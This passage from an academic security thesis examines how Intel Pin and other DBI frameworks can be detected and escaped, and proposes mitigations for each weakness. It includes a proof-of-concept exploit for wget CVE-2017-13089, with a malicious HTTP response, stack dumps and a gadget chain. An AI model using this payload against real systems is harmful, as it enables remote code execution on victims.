In this section we present several techniques that reliably detect the presence of different DBI frameworks. Insights gained during this process will help us later to break isolation. To achieve this, we present several existing DBI approaches [35] to Linux x86-64 and several new detection techniques. We group detection techniques in three categories; (1) code cache / instrumentation artifacts, (2) JIT compiler overhead, and (3) runtime environment artifacts. While we explain these techniques targeting Pin, we found them also applicable to other DBI implementations.

Francisco Falcón, Nahuel Riva. *Dynamic Binary Instrumentation Frameworks: I know you're there spying on me.* 2012.

5.2.1 *Code Cache / Instrumentation Artifacts*

In the first category—code cache artifacts—we include anomalies introduced by the fact that the executed code is not the original one.

Wrong Emulation of syscall Instruction

Independent of Pin, when executing any system call via the `syscall` instruction the current instruction pointer value is copied to the `rcx` register [41], such that the kernel can restore execution correctly via the `sysret` instruction. As operation of the kernel happens transparently, user land perceives the `syscall` instruction to have the side effect of setting the `rcx` register to the instruction right behind the `syscall`[8]. The first detection method involves the way DBI frameworks emulate system calls. For example, when Pin has to accomplish some task outside of the Virtual Machine (VM), such as forwarding a system call request from the instrumented application to the host OS or determining the next instruction trace to execute, the register state of the instrumented application is saved and the VM is left.

Intel Corporation. *Intel® 64 and IA-32 Architectures Software Developer's Manual.* 2020.

[8] *Note that this is also the primary reason why the System-V-ABI for AMD64 differs for system calls and regular calls in how `rcx` is used.*

However, this is not the case for an instrumented application executed within DBI. Since DBI frameworks wrap all system calls performed by the instrumented application, they need to save the program's register state before switching from the context of the instrumented application to their own internal state. When re-entering the context of the instrumented application, apart from the syscall result in `rax`, no other side effects are propagated back to the program. As a result, the `rcx` register observed by the instrumented application stays constant across system calls. This discrepancy can be used as a reliable mechanism to detect Pin.

This problem is, however, easily fixable for Intel by changing the system call handling code in Pin to additionally set the `rcx` register to the expected value before giving control back to the instrumented application.

Wrong Emulation of rdfsbase Instruction

As already described, Pin does mask (almost) all register values, including the current instruction pointer. However, there are some cases where register masking is broken. One such example is the base value of `fs`-relative memory accesses via the `fs_base` register. The standard C library on Linux uses this mechanism to manage thread-local variables. Hence, Pin must make sure to separate its own thread-local variables from those of the guest by keeping two distinct `fs_base` values. To achieve this, Pin saves its own `fs_base` value in its cache and restores it each time execution switches from the guest back to Pin. On Linux, the value of the `fs_base` register can be retrieved in at least two ways: Either by passing the parameter `ARCH_GET_FS` to the `arch_prctl` system call, or by executing a `rdfsbase` instruction (support for the latter had been added to Linux starting from version 5.9). For detection, one can make use of the fact that Pin mistakenly introduces a discrepancy between the `fs_base` values retrieved using these two mechanisms: More precisely, Pin fails to emulate the `rdfsbase` instruction implemented in Intel processors and returns the `fs_base` value of Pin instead of the guest application's `fs_base`. By comparing these two values, the application can detect whether it is being instrumented. However, if the Pintool detects the execution of `rdfsbase` instruction it could exchange it with the corresponding system call, thus returning the correct `fs_base` value.

Mitigation of this problem is straightforward: Inside Pin, the emulation of `rdfsbase` needs to be changed such that it returns the `fs_base` value of the instrumented application.

Self-Modifying Code

Yet another code cache artifact involves the way DBI frameworks handle Self-Modifying Code (SMC) together with the fact that instrumentation is done at basic block granularity. According to Intel, the Pin framework does attempt to detect manipulations of the original code of the instrumented application by exposing the PIN_SetSmcSupport configuration option and a corresponding callback function TRACE_AddSmcDetectedFunction. However, the analysis plugin programmer has to manually trigger code cache invalidation upon receiving a SMC notification to re-trigger the JIT compiler for the altered code. If the analysis plugin programmer does not handle SMC, or does not invalidate the code cache, the instrumented application could detect the presence of Pin as follows: First, the instrumented application marks its own code as readable, writeable and executable. Then the malicious guest modifies its own code and observes the effects. For example, it could modify the immediate operand of a mov instruction from I_0 to I_1. Since Pin does not automatically invalidate the code cache, only the original code is modified, but not the copy in the code cache. Since all code gets executed from the code cache only, the mov instruction will still have immediate operand I_0 and no change is observed. On the other hand, if the same sequence is executed outside of a instrumentation platform, the code change takes effect immediately and the mov instruction will use I_1 as immediate operand, allowing easy detection.

Mitigating this attack implies denying the instrumented application the possibility of de-synchronizing the state of the jit cache and the original code. This could be done by monitoring all write accesses of the application to its own text segment and reflecting the changes made in the code cache. Alternatively, a code cache invalidation request after every write (incurring performance overhead) could prevent the attack sketched above. Both options are expected to have a rather large impact on performance of instrumentation engines.

Neglecting NX

W⊕X is an exploitation mitigation technique enabling the OS to mark writable pages in memory as not executable. The consistent application of W⊕X denies an attacker the ability to introduce own code into the address space of a program before transferring the execution flow to it. Intel enforces this technique on their x86 architecture by marking mapped pages in memory as not executable by setting a NX (*no-execute*) bit. However, when the JIT compiler of a DBI framework fetches new instructions for instrumentation, *it does not check whether the source memory is mapped with executable permission*; as long as the page is readable, the JIT compiler will translate any data present and emit executable assembly instructions. Note that *all* DBI frameworks we tested were vulnerable to this problem. Clearly, this is a substantial security issue, as this implies that *any program* instrumented by a DBI framework effectively *has W⊕X disabled*. We utilized this fact as a detection technique in the following way: Allocate a new page on the heap without execute permissions and place valid code in it, then execute it. Without instrumentation, on any modern OS, a program trying to execute code on a page without `x` permissions will result in a crash. Otherwise, if the program is being instrumented, no crash will be observed, allowing detection of the analysis situation.

It remains unclear why instrumentation engines allow to treat data as code. An easy mitigation would be to obtain information about memory permissions once at startup, and then check for every newly instrumented block that the memory from where the block is fetched is mapped executable. This mitigation only incurs a small performance penalty at program startup and effectively re-establishes the W⊕X mechanism.

Determining Real Instruction Pointer

This technique was discovered by Falcón and Riva [35]. However, as detection of the real `rip` also is a building block for attacks against the DBI Isolation property described later, the techniques are shortly described nevertheless.

In a nutshell, the DBI framework VMs execute only the translated and instrumented code of the application residing in the code cache but never the original code in the original text segment of the instrumented application. To maintain compatibility with non-relocatable applications, Pin attempts to mask the VM's instruction pointer with the instrumented program's original instruction pointer value whenever necessary.

One technique for finding the real `rip` abuses the x87 Floating Point Unit (FPU): First, any FPU instruction (e. g. `fldz`) is executed. Afterwards, the FPU state is saved using the `fxsave` instruction. This state includes the address (and hence the `rip`) of the most recently executed FPU instruction, which is not masked by any instrumentation platform. A malicious instrumented application can then compare this value to the (masked) value when directly reading the `rip` register. If the values do not match, the application is being instrumented.

The same can be achieved on Linux with the help of the OS: The `sigaction` system call allows the calling process to examine and/or specify the action to be associated with a specific signal. When configured, the OS provides information about the execution context (`struct ucontext_t`) at the time the signal occurred. If a malicious guest executes any floating-point instruction and then initiates a signal (for instance by deliberately triggering a segmentation fault), the context argument passed to the signal handler contains the state of the FPU registers. By comparing these values with the corresponding `rip`, one can once more determine whether the program is being instrumented.

Both issuess can be efficiently mitigated by Pin developers: The first by fixing the emulation of the `fxsave` instruction to place the masked instruction pointer (instead of the original one) in the destination area. The second one by masking the instruction pointer in the FPU register information area of `struct ucontext_t`.

5.2.2 *Environment Artifacts*

In this section we identify environment artifacts introduced by DBI frameworks. By this we refer to anomalies in the execution environment that are observable for a malicious guest. For example, the memory layout varies drastically with the usage of instrumentation platforms. Furthermore, searching for DBI artifacts such as strings or particular code patterns in memory reveals the presence of a DBI tool inside the target process memory.

Pin Internal Environment Variables

Pin sets certain environment variables during its operations that carry descriptive names such as for example `PIN_INJECTOR64_LD_LIBRARY_PATH`. As the framework spawns the instrumented process as its own child, these environment variables get inherited to the child and can still be found in the instrumented application's memory. Searching for them can therefore expose the underlying JIT engine. This is an issue with current implementations as the environment variables could easily be cleaned up during the initialization process, to improve stealthiness.

Page Permissions and Code Patterns

A side effect of the JIT engine is the presence of pages marked readable, writable, and executable. An attacker can use this knowledge to scan the address space for such pages. Knowing that `rwx` memory is not present in a particular binary, this discrepancy reveals the presence of code cache and JIT compiler.

Additionally, a malicious instrumented application can scan the whole memory for mapped pages and compare names of memory mapped files with names related to the DBI framework (e. g. *pinbin* for Pin). Moreover, as the instrumented application and the analysis plugin share one address space, the full implementation of the instrumentation platform has to be present as well. For example, an attacker can search for specific code patterns such as the characteristic implementation of the transition between the instrumented application and the analysis plugin (`VMLeave`). This code sequence is unique because it saves the current VM context on the stack and restores the jitted application's registers, generating assembly code distinguishable from code emitted by contemporary compilers.

Attenuating memory scanning attacks is challenging due to the shared address space design employed by DBI frameworks.

One fruitful approach on Linux would be to hide Pin-related mappings from the kernel API responsible for enumerating pages of the process address space (`/proc/<pid>/maps`). This would deny an attacker the documented way of enumerating the process address space. However, at least two other attacks to determine whether a page is mapped exist: An advanced attacker could revert to timing side-channel attacks abusing prefetching instructions on probed pages. Or, alternatively, with the help of system call return codes, an attacker can simply probe each page once by letting the Linux kernel determine whether a pointer argument pointed to valid memory (for example, `read` returns `EFAULT` with an un-mapped buffer argument).

Both attacks are rather noisy and potentially detectable, but no clear way forward for defenders exists due to the shared address space nature of DBI frameworks placing themselves *and the analyzed code* into the same memory space.

5.3 ISOLATION

After discussing detectability of DBI frameworks, we now focus on the methods and possibilities to escape from—and eventually evade—instrumentation.

The original work describing Pin states in Section 3.3.1 that the instrumented application's code is never executed—instead it is compiled (from machine instructions to the same kind of machine instructions) and executed together with the analysis plugin's procedures within a custom virtual environment (the Pin VM). Every machine instruction executed resides in the VM (code cache) and the effect of any instruction cannot *escape* from the VM region. Like other VMs, the Pin framework manages the instrumented program's instruction pointer and translates each basic block of the original code lazily (i. e. when necessary).

Two shortcomings make Pin subject to attacks aiming to compromise isolation: First, the VM may and will reuse already compiled code because of optimization benefits. Second, Pin does not employ any integrity checking of already translated instructions in the code cache. Therefore, we can alter already executed instructions in memory, as they (comfortably) reside on pages marked `rwx` by the VM. Experimental evidence from Section 5.2 indicates that the code cache implemented by other DBI tools behaves in accordance with Pin's code cache. However, we target the DBI implementation of Pin on x86-64 Linux in the following.

For this we distinguish two different attacker models, and describe a mechanism compromising isolation for each.

A1 control of code and data This is the stronger of the two attacker models. They can freely specify which code is executed in the instrumented application and is able to freely interact with the application while instrumented. In reality, such an attacker would craft a malicious binary in the hope that an analyst would execute the binary on a instrumentation platform.

A2 control of only data This is the weaker of the two attacker models. In this case, an attacker has access to a copy of the instrumented application, instrumentation platform, analysis plugin, and all depending dynamic libraries. However, this attacker has no capabilities to *modify* the instrumented program. Instead, they are permitted to freely interact with the application while executed in an DBI framework. In practice this is the case if some program with an hardening policy implemented using DBI gets attacked over the network. We will discuss this attacker in context of the more interesting scenario where memory corruption vulnerabilities are present in the protected application.

For our discussions of stealthiness we always assumed an attacker of type A1. They can break isolation by maliciously altering the code cache employed by Pin, as described in the next section.

What is more surprising is that it is possible for an attacker of type A2 to break isolation as well—if the attacked program contains what is commonly referred to as a write-where-what vulnerability.

5.3.1 *Direct Code Cache Modification*

First, we describe an escape mechanism for the more potent attacker A1: A direct code cache modification attack enables them to execute arbitrary code without Pin's instrumentation engine being able to embed callbacks notifying the analysis plugin. This attack is carried out in three steps:

resolution of target in code cache The first step is to locate the address of the instrumented program's instructions in the code cache as translated by the just-in-time compilation engine.

malicious modification to code cache Once the target location is known, the attacker can then modify the JITted code arbitrarily. Once execution reaches the modified basic




FIGURE 15
A minimal program escaping from the Pin VM.

block a second time Pin will effectively execute whatever a malicious instrumented application placed there.

SANITIZATION OF EXECUTION ENVIRONMENT In order to keep compatibility to post-exploitation compiler generated code, after breaking free from the instrumentation, parts of the environment need to be cleaned up.

FIGURE 15 depicts the steps needed which we will explain in the following.

Resolution of Target in Code Cache

Prior to escaping from the VM, one first has to use one of the techniques to find the real instruction pointer rip value discussed in section 5.2 (Block $A.0$ in FIGURE 15 showing the ripfxsave technique). As designed, Pin applies instrumentation executes these instructions after placing them into its code cache. As a result, at the end of block $A.0$, the rax register now points to the FPU context storing a pointer to the beginning of $A.0$.

Malicious Modification to Code Cache

Execution reaches block $A.1$, where—using the knowledge of the code cache location in the previous step—the attacker places code that *patches out* the first instruction of $A.0$. Then, instead of the rip detection, the cached block $A.0$ is modified such that it transfers control to a different attacker-controlled location $B.0$. This is possible because Pin maps all pages with readable, writeable, and executable page permissions and no integrity checking of the code cache is employed.

Then, once control flow reaches $A.0$ for the second time (for example because it was placed as part of a loop), the modified instructions are executed from the cache *and no further instrumentation will be applied*. This due to the fact that, according to the state machine employed by Pin, the program is executing *already instrumented code*, and hence no further instrumentation action is expected to be required. The modified code, however, transfers control to attacker-controlled block $B.0$, *which resides in the original code*. Due to the state confusion with Pin assuming to be executing code from the code cache whereas in reality the attacker diverted execution into the original *uninstrumented* program image, the interposing mechanics catching introduction of new code into Pin's cache do not get triggered.

Sanitization of Execution Environment

To maintain ABI compatibility to arbitrary code embedded into the malicious executable, block $B.0$ restores the `rsp` and `fs_base` registers, which, due to the code generation strategy of the JIT are guaranteed to be conveniently accessible via a structure pointed to by register `r15`. The `rsp` register is required such that the malicious code to be executed can make use of stack allocations. The `fs_base` is required because most compiler generated code relies on properly set up thread local storage, which gets accessed via data accesses relative to the `fs` virtual segment register base.

Now, execution can move on to any arbitrary code generated by compilers as for example $C.0$ in the original executable prepared by the attacker—as all pages of the original binary image are mapped into the process there is no mechanism allowing Pin to re-trigger the JIT to embed its instrumentation hooks. In fact, from Pin's perspective the application is still executed inside the VM and awaits to regain control, which never happens. This completes the description of how an attacker A1 can break isolation, and eventually interposition and inspection by modifying the code cache.

Clearly, to prevent this attack, the code cache needs to be protected from unauthorized modifications. This could either be facilitated by placing the code cache in read-only memory (and denying the instrumented application to change its memory protections), or by introducing a mechanism guarding the integrity of the cache. Since integrity would have to be checked prior to execution of any block residing in the cache, the second option would introduce a rather large performance penalty.

5.3.2 *Exploiting Address Space Information*

As previously stated, it is under certain circumstances also possible for the weaker attacker of type A2 to evade the instrumentation. Escaping the Pin sandbox in Linux without necessarily knowing any code cache address is also possible: We measured the relative offsets between all mapped pages in different executions of an application instrumented by Pin. As can be seen in FIGURE 16, the offsets between the C standard library and the code cache, the main Pin binary, and Pin's internal stack are constant. Leaking addresses from any of these code regions therefore allows us to reliably find the other mappings. Consequently, we can utilize all gadgets present in the code basis




FIGURE 16

Color matrices showing memory regions sharing random or constant distances with each other for applications instrumented by Linux (top right) and Windows (bottom left) version of Pin. The region names in red are additional components added by the instrumentation framework. The black region names present the program's original pages.

to build ROP chains, or directly write shellcode into the code cache if the instrumented program contains a write-what-where vulnerability. This is due to the fact that, as already explained, the Pin framework copies itself into the application's memory by allocating memory using `mmap`. One of the results of Chapter 7 is that addresses of consecutively allocated memory allocations returned by `mmap` are predictable (i. e.. relative distances remain constant) in Linux. Thus, all required information can be calculated a priori based on known binaries of Pin, the analysis plugin, the instrumented application, and all dynamic link libraries. This knowledge can be helpful for an attacker while exploiting write-what-where memory corruption vulnerabilities present in the original program, as offsets to interesting data structures within the address space are rendered predictable. For mitigations of this weakness of Linux' ASLR, we refer the reader to Chapter 7.

We will see how this behaviour can not only be used to break isolation, but also how a formerly difficult to exploit vulnerability can become exploitable in presence of Pin.

Technique	Type	Pin	Valgrind	DynamoRIO	QBDI
pageperm	EA	✓	✓	✓	✓
vmleave	EA	✓	✗	✗	✓
mapname	EA	✓	✓	✗	✗
smc	CA	✓	✓	✗	✓
ripfxsave	CA	✓	✓	✗	✓
ripsiginfo	CA	✓	✓	✓	✓
ripsyscall	CA	✓	✗	✓	✓
nx	CA	✓	✓	✓	✓
envvar	EA	✓	✓	✓	✗
fsbase	CA	✓	–	✓	✗

TABLE 6
Evaluation of detection mechanisms on different DBI frameworks showing whether a detection mechanism can reveal the corresponding DBI's presence (✓) or not (✗). Abbreviations used in the *Type* Column are *Environment Artifact* (EA), and *Cache Artifact* (CA)

5.4 INCREASED ATTACK SURFACE

Earlier we have explained how DBI frameworks can become both, detectable and escapable, rendering them unsuitable for binary hardening or malware analysis. Test results for different instrumentation platforms can be found in Table 6.

Next, we focus on how executing a given binary in a DBI environment even introduces more possibilities to exploit bugs already present (i.e. attack surface is *increased* instead of *decreased*). To support this claim, we discuss an example where a vulnerability that is not trivial to exploit during normal execution *becomes exploitable* when executed within a DBI framework interacting with the weaker attacker of type A2.

There are two main concerns involved in this—memory pages simultaneously carrying read, write and execute permissions and the fact that Pin executes instructions residing in memory not declared as executable. The existence of `rwx` memory pages means that exploit code can reside at almost arbitrary locations in memory. In the following, we show how for applications instrumented by Pin, the chance of successfully working exploit given a buffer overflow bug considerably increases.

5.4.1 *The Return of Stack-Based Shellcode*

As discussed earlier in this chapter, Pin fails to check the memory protection permissions of the code that is to be processed by its JIT engine. This means that when using Pin on a target program *any (not just executable) data in memory will be translated to executable instructions* if reached by the control flow. This transfers us back to the dawn of buffer overflows and shell code execution era (cf. *Smashing the Stack for Fun and Profit*, a term coined by Elias Levy): If it is possible to divert execution to a user-controllable buffer, an attacker can place shell code there it and the VM will execute it. This classifies as a major security issue not only in Pin DBI framework but also in all other DBI engines—in our tests, Pin, Valgrind, DynamoRIO and QBDI all share this weakness (row *nx* in Table 6).

We show how this vulnerability can be abused by an attacker to gain code execution from a real-world vulnerability when the attacked program is executed in context of Pin.

5.4.2 *Code Execution and CVE-2017-13089*


To substantiate our claim of Pin increasing the probability of successful attacks, we have implemented a proof of concept (*PwIN*) that exploits an existing CVE vulnerability (CVE-2017-13089, cf. [1]) that is not easily exploited when executed in a normal environment, but turns into code execution when instrumented using Pin. CVE-2017-13089 is a bug in *wget* versions older than 1.19.2 found in `http.c:skip_short_body()`. The bug itself is described in more detail in the next section. Without Intel Pin the strongest attack (known to us) results in a $\frac{1}{16}$ probability of leaking an arbitrary file stored on the victim client to the server (see below). We will discuss how the same bug can be escalated to full code execution if the victim is instrumented using Intel Pin.

Description of the Bug

The vulnerable function in *wget* is called when processing HTTP redirects together with HTTP chunked encoding. The chunk parser uses `strtol()` to parse each chunk's length into a variable of type `long`. Prior to copying the chunk's contents into a buffer on the stack, the code validates that the chunk size specified in the HTTP request fits into the buffer, forgetting to ensure the supplied value is actually a *positive* number. The code then tries to skip the chunk in pieces of 512 bytes but ends passing the negative length to `connect.c:fd_read()`. Interestingly, `fd_read()`'s length argument is of type `int`, thus the higher 32 bit of the length variable are discarded. Therefore, values in the range `0xffffffff00000000` to `0xffffffffffffffff` pass all checks while the truncation to a 32 bit value still allows an attacker to control the length of the chunk and to overflow the `dlbuf` target buffer on the stack.

Exploitation of the Bug Without Pin

The bug allows for a continuous write of arbitrary data on the stack. Due to the absence of stack canaries, the saved return address on the stack can be compromised. However, without the knowledge of the current state of ASLR, there is not much an attacker can do, as they do not know any pointer pointing



Stack State

```
0000 rsp 0x7fffffffd368 -▸ 0x55555557~~f77d~~9b7c
0008     0x7fffffffd370 ◂- 'V\xc3\xbf'
0010     0x7fffffffd378 <- 0x555560200
0018     0x7fffffffd380 -▸ 0x7fffffffd7b0 -▸ 0x7fffffffdad0 -▸ ...
0020     0x7fffffffd388 -▸ 0x55555557ec6a (gethttp+3468)
0028     0x7fffffffd390 ◂- 0x0
...
0038     0x7fffffffd3a0 -▸ 0x555555806420 -▸ ...
0040     0x7fffffffd3a8 ◂- 0x0
0048     0x7fffffffd3b0 -▸ 0x7fffffffdd04 ◂- 0x0
0050     0x7fffffffd3b8 -▸ 0x7fffffffd9b0 ◂- 0x0
0058     0x7fffffffd3c0 -▸ 0x555555806810 -▸ ...
...
0068     0x7fffffffd3d0 ◂- 0x0
...
0090 rsp 0x7fffffffd3f8 -▸ 0x7fffffffd370 ◂- 'V\xc3\xbf'
0098     0x7fffffffd400 -▸ 0x555555807fb0 ◂- /* '\nConnect' */
```

Malicious HTTP Response

```
HTTP/1.1 301 Moved Permanently
Server: nginx/1.4.6 (Ubuntu)
Date: Mon, 30 Oct 2017 01:33:37 GMT
Content-Type: text/html
Content-Length: 193
Set-Cookie: V\xff
Connection: keep-alive
Transfer-Encoding: Chunked
Location: https://pwningse.rv/

-fffffdc6
<shellcode><0x230 bytes padding><BBBBBBBB>\x7c\x9b
```

```
0x555555579b7c <request_send+881>:   add   rsp,0x78
0x555555579b80 <request_send+885>:   pop   rbx
0x555555579b81 <request_send+886>:   pop   rbp
0x555555579b82 <request_send+887>:   ret
```

Stack Lifting Gadget

```
0x7fffffffd370 <cookie>:     push   rsi
0x7fffffffd371 <cookie+1>:   ret
0x7fffffffd372 <cookie+2>:   mov    edi,0x00
```

Primitive for `jmp rsi` on the (executable) Stack

```
RAX  0x0
RBX  0x5555555c71e5 ◂- /* ' [following]' */
RCX  0x7ffff6cb4061 ◂- cmp    rax, -0x1000
RDX  0x200
RDI  0x3
RSI  0x7fffffffd150 ◂- <shellcode>
R8   0x7fffffffcfb0 ◂- 0x383
R9   0x0
R10  0x0
R11  0x246
R12  0x5555557ee1b0 ◂- /* 'https://' */
R13  0x7fffffffdf00 ◂- 0x2
R14  0x0
R15  0x0
RBP  0x4242424242424242 /* 'BBBBBBBB' */
RSP  0x7fffffffd368 ◂- 0x55555557~~f77d~~9b7c
RIP  0x55555557af7c (skip_short_body+657) ◂- ret
```

Register Contents

FIGURE 17
Control flow and state changes of *wget* when attacked by a malicious server. The last control transfers (step 4.2 in purple and step 5. in red) mark transitions that are enabled by the usage of Pin. Under normal circumstances, the program would crash as the buffers on the stack containing the malicious shell code would not be executable.

into valid memory (the binary is compiled as position independent executable). Consequently, the only remaining option to continue exploitation is a *partial pointer override*. Using this technique, an attacker abuses the fact that ASLR operates at a page ($4096 = 2^{12}$ bytes) granularity. Therefore, the lowest 12 bits of any object within the address space are deterministic. As a consequence, an attacker can now *trade* the number of jump targets reachable by a `ret` for exploit reliability. For example, a two-byte partial pointer overwrite needs to guess $2 \cdot 8 - 12 = 4$ bits of randomness, allowing to transfer control to a region sharing the same $2^{2 \cdot 8} = 65536$ byte region with the original target of the return address. Automatically evaluating all targets within this region using dynamic analysis does not unveil any target where an attacker could trivially obtain arbitrary code execution. The only noteworthy effect that can be observed is when targeting `body_file_send`, as register allocation (FIGURE 17) matches the signature of this function with `rsi` (second function argument) pointing to attacker controlled data specifying a file name to transfer from the client to the server.

Exploitation of the Bug With Pin

However, when running in context of Intel Pin we can inject and execute shellcode situated in non-executable memory regions, reducing the challenge of achieving code execution to *just* having to find a reliable mechanism to jump to a pointer to data we control. Our full exploit chain is visualized in FIGURE 17: When reaching the end of the `skip_short_body()` function, the `rsi` register contains the address of `dlbuf` (filled with values controlled by the attacker). However, there are no convenient gadgets reachable with a partial overwrite on the return address which may divert the code execution to the address contained in `rsi`. We remedy this by injecting our own `jmp rsi` gadget into a buffer that we can divert control to using the partial overwrite in step 1. It is possible to reach a stack lifting gadget with a partial overwrite (step 2) that increments the stack pointer by $\Delta = 0x88$ bytes (step 3). The new stack pointer location now points to a pointer to the *UTF-8* encoded value of the contents of the `Set-Cookie` header of the HTTP response. At this point the `ret` will transfer control to an attacker controlled buffer (steps 4.1 and 4.2) but the UTF-8 encoding constrains the shellcode in an uncomfortable way. Luckily enough, the raw byte sequence `56ff` is encoded to `56c3bf`, which is perfectly valid UTF-8 *and* disassembles to `push rsi; ret` at the same time. As `rsi` still points to (now unconstrained) attacker controlled shellcode sent along with the HTTP response body, this control transfer (step 5) is the last step in achieving code execution. This attack succeeds with a probability of $\frac{1}{16}$, due to the partial pointer override used in the first step.

5.5 CONCLUSION

We discussed the requirements for DBI frameworks (and in fact any DBI-based analysis tool suitable for security applications): In order to provide trustable analysis results, DBI frameworks must support R1 Interposition, R2 Inspection, R3 Isolation, and R4 Stealthiness. We summarize our findings and explain mitigations thereof in this section.

5.5.1 *Discovered Attack Vectors*

Overall, we have shown that DBI frameworks currently do not satisfy all requirements to make them suitable for security applications.

Stealthiness

An instrumented application can detect whether it is currently being executed in a DBI environment. By nature, JIT compilers cause a lot of noise which is not only hard to disguise but trying to do so introduces even more irregularities in the instrumented program execution. We proposed several methods to detect the presence of a DBI engine divided in three categories, namely Instrumentation Artifacts, Compiler Overhead, Environment Artifacts. As such, the requirement R4 (Stealthiness) which is essential for security applications such as malware analysis currently cannot be satisfied by DBI frameworks.

Isolation

Since Pin does not monitor its code cache for external changes and does not restrict its execution to known memory locations, one can alter process memory in any suitable way. Moreover, the address of the code cache in the Linux version of Pin can be calculated given any leaked address from other similarly created memory regions. Hence, there is *no effective isolation* between the analyzed program and the instrumentation framework, invalidating R3 (Isolation). Without Isolation, a malicious instrumented application can freely tamper with the mechanics of the DBI framework, consequently violating the remaining R1 (Interposition) and R2 (Inspection).

Attack Surface

The ability to execute data not normally mapped with executable permission represents a clear benefit for an attacker and constitutes major security issue. This threat used to be almost completely avoided by the introduction of the W⊕X mechanism by CPU vendors. However, we can clearly see that current DBI engines currently do not enforce W⊕X, re-establishing shell code attacks from past decades as a viable attack vector. We have demonstrated that this issue enables escalation of otherwise hard-to-exploit security vulnerabilities in software.

5.5.2 *Attack Mitigations*

As discussed, several ad-hoc changes to dynamic binary instrumentation frameworks could improve their use for security applications:

We have seen that corner-cases of special x86 instructions (`rdfsbase`, `fxsave`, `syscall`) allow for compromising stealthy execution. The presented attacks can be contained by DBI vendors with relatively small effort by simply adjusting the handling of these instructions in software.

Another low-cost mitigation is a sanitization pass of the runtime environment. Global environment variables required for Pin's operation should be removed after initialization of the DBI framework.

The missing implementation of $W \oplus X$ can be implemented by caching memory protections for every memory range allocated by the instrumented application and making sure instrumentation targets are always only read from memory with the execute bit set. This implies a small performance penalty.

De-synchronization of the code cache and the original code of the target binary allows to violate stealthiness or isolation. To prevent compromise of stealthiness, changes to the original code need to be reflected in the code cache. To prevent compromise of isolation, modifications of the code cache should be forbidden via an integrity mechanism.

The most challenging attacks to mitigate are centered around the fact that with DBI, the analyzed program and the analysis engine reside in the same address space. As a first step, documented ways for the instrumented application to enumerating its address space must be filtered and cleaned by Pin. As presented, advanced attackers could still circumvent this mitigation by reverting to memory scanning attacks. Such identified memory regions need to be protected against modification, as they might contain data structures ensuring proper execution of the DBI framework. Eventually, one would have to track all memory modifications of the instrumented application, which comes at a severe performance loss.

We conclude that DBI, while providing convenient analysis capabilities of low-profile targets—in their current design, where no memory separation is present—cannot satisfy requirements to provide trustworthy results during dynamic analysis in presence of an advanced attacker.

